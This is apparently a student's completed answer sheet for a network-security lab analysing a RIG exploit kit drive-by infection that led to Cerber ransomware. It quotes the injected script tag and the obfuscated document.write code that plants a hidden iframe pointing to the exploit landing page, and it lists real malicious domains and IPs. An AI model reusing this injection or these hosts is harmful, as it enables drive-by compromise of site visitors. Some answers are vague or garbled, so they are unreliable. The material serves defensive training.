
- f. Investigate the Detection and Details tabs. Review the information that is provided on this hash value.

What did VirusTotal tell you about this file?

Trojan.flash/ppubernush

- g. Close the browser and Wireshark. In Sguil, use alert ID 5.37 (Event Message **ET CURRENT\_EVENTS RIG EK Landing Sep 12 2016 T2**) to pivot to Wireshark and examine the HTTP requests.

## Lab - Investigating a Malware Exploit




Are there any similarities to the earlier alerts?

Yes, there are GET, POST and GET requests to `tyu.benme.com`



Are the files similar? Do you see any differences?

Yes, two text/html files and a swf flash file. The files names are different



- h. Create a SHA-1 hash of the SWF file as you did previously.

## Lab - Investigating a Malware Exploit



Is this the same malware that was downloaded in the previous HTTP session?

Yes, 2 hash same

- i. In Sguil, the last 4 alerts in this series are related, and they also seem to be post-infection.


Why do they seem to be post-infection?

## Lab - Investigating a Malware Exploit

Communication with the malware server.


What is interesting about first alert in the last 4 alerts in the series?

Sends a UDP code to a ransomware checkin server



What type of communication is taking place in the second and third alerts in the series and what makes it suspicious?

They are DNS requests that are initiated from the localhost. The .top domain does not seem to be a valid domain name.





- j. Go to virustotal.com and do a URL search for the .top domain used in the attack.

## Lab - Investigating a Malware Exploit


What is the result?

Malicious domain, Phishing




- k. Examine the last alert in the series in Wireshark. If it has any objects worth saving, export and save them to your home folder.

## Lab - Investigating a Malware Exploit



What are the filenames if any?

EE7E-AD39-7D8C-080C-18BF%3fframe&\_=1485557725652



## Part 4: Examine Exploit Artifacts

In this part, you will examine some of the documents that your exported from Wireshark.

- In Security Onion, open **the remodeling-your-kitchen-cabinets.html** file using your choice of text editor. This webpage initiated the attack.

Can you find the two places in the webpage that are part of the drive-by attack that started the exploit?

**Hint:** the first is in the <head> area and the second is in the <body> area of the page.

The script tag in the header loads the JavaScript file dle\_js.js from [retrotip.visionurbana.com.ve](http://retrotip.visionurbana.com.ve). The iframe that loads content from [tyu.benme.com](http://tyu.benme.com) is defined in the HTML body.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Remodeling Your Kitchen Cabinets | Home Improvement</title>

<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=rss2" title="Home Improvement latest posts" />

<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=comments-rss2" title="Home Improvement latest
comments" />

<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />

<link rel="shortcut icon" href="//www.homeimprovement.com/wp-
content/themes/arras/images/favicon.ico" />

<script type="text/javascript"
src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] --
-&gt;
&lt;meta name="description" content="Installing cabinets in a remodeled kitchen require
some basic finish carpentry skills. Before starting any installation, it's a good idea
to mark some level and" /&gt;

&lt;meta name="keywords" content="cabinets,kitchen,kitchen cabints,knobs,remodel" /&gt;
&lt;some output omitted&gt;</pre>
```

- b. Open the dle\_js.js file in choice of text editor and examine it.

```
document.write('<div class="" style="position: absolute; width:383px; height:368px;
left:17px; top:-858px;"> <div style="" class=""><a>head</a><a class="head-menu-2">
</a><iframe
src="http://tyu.benme.com/?q=zn_QMvXcJwDQDofGMvrESLteMUbQA0KK2OH_76iyEoH9JHT1vrTUSkr
ttgWC&biw=Amaya.811p85.406f4y519&oq=e1TX_fULL7ABPAuy2EyALQZn1Y0IU1IQ8fj630PWwUWZ0pDRqx29
UToBvdew&yus=Amaya.110oz60.406a7e5q8&br_f1=4109&tuf=5364&ct=Amaya" width=290
height=257 ></ifr' +'ame> <a style=""></a></div><a class="" style="">temp</a></div>');
```

What does the file do?

Javascript document.write() will write content to the webpage, creating an iframe, that takes the user to a URI at [tyu.benme.com](http://tyu.benme.com)

How does the code in the javascript file attempt to avoid detection?

By splitting the end <iframe> tag into two pieces </ifr' +'ame>

- c. In a text editor, open the text/html file that was saved to your home folder with Vivaldi as part of the filename.

Examine the file and answer the following questions:

What kind of file it is?

An HTML webpage

What are some interesting things about the iframe? Does it call anything?

It is hidden. It calls a start() function

What does the start() function do?

It writes to the browser window. It creates an HTML form and submits the variable NormalURL through POST. The NormalURL variable equals a URI at [tyu.benme.com](http://tyu.benme.com).

What do you think the purpose of the getBrowser() function is?

Determines the type of browser that the webpage is displayed in.

## Reflection

Exploit Kits are fairly complex exploits that use a variety of methods and resources to carry out an attack. Interestingly EKs may be used to deliver diverse malware payloads. This is because the EK developer may offer the exploit kit as a service to other threat actors. Therefore, RIG EK has been associated with a number of different malware payloads. The following questions may require you investigate the data further using the tools that were introduced in this lab.

1. The EK used a number of websites. Complete the table below.

URL	IP Address	Function
<a href="http://www.bing.com">www.bing.com</a>	N/A	search engine links to legitimate webpage
<a href="http://www.homeimprovement.com">www.homeimprovement.com</a>	104.28.18.74	<i>malicious iFrame redirects to malicious site</i>
<a href="http://retrotip.visionurbana.com.ve">retrotip.visionurbana.com.ve</a>	139.59.160.143	<i>executes malicious javascript</i>
<a href="http://tyu.benme.com">tyu.benme.com</a>	194.87.234.129	<i>delivers malicious Adobe Flash file, exploit landing page.</i>
N/A	90.2.10.0	<i>Cerber ransomware checkin server</i>
<a href="http://p27dokhpz2n7nvgr.1jjw2lx.top">p27dokhpz2n7nvgr.1jjw2lx.top</a>	198.105.151.50	<i>cerber ransomware page</i>

2. It is useful to “tell the story” of an exploit to understand what happened and how it works. Start with the user searching the internet with Bing. Search the web for more information on the RIG EK to help.

Telling the story of an exploit, starting with a user searching the internet, provides context and understanding of its mechanics. By searching for information on the RIG EK exploit, users can uncover its methods and risks, aiding in awareness and defense against such threats.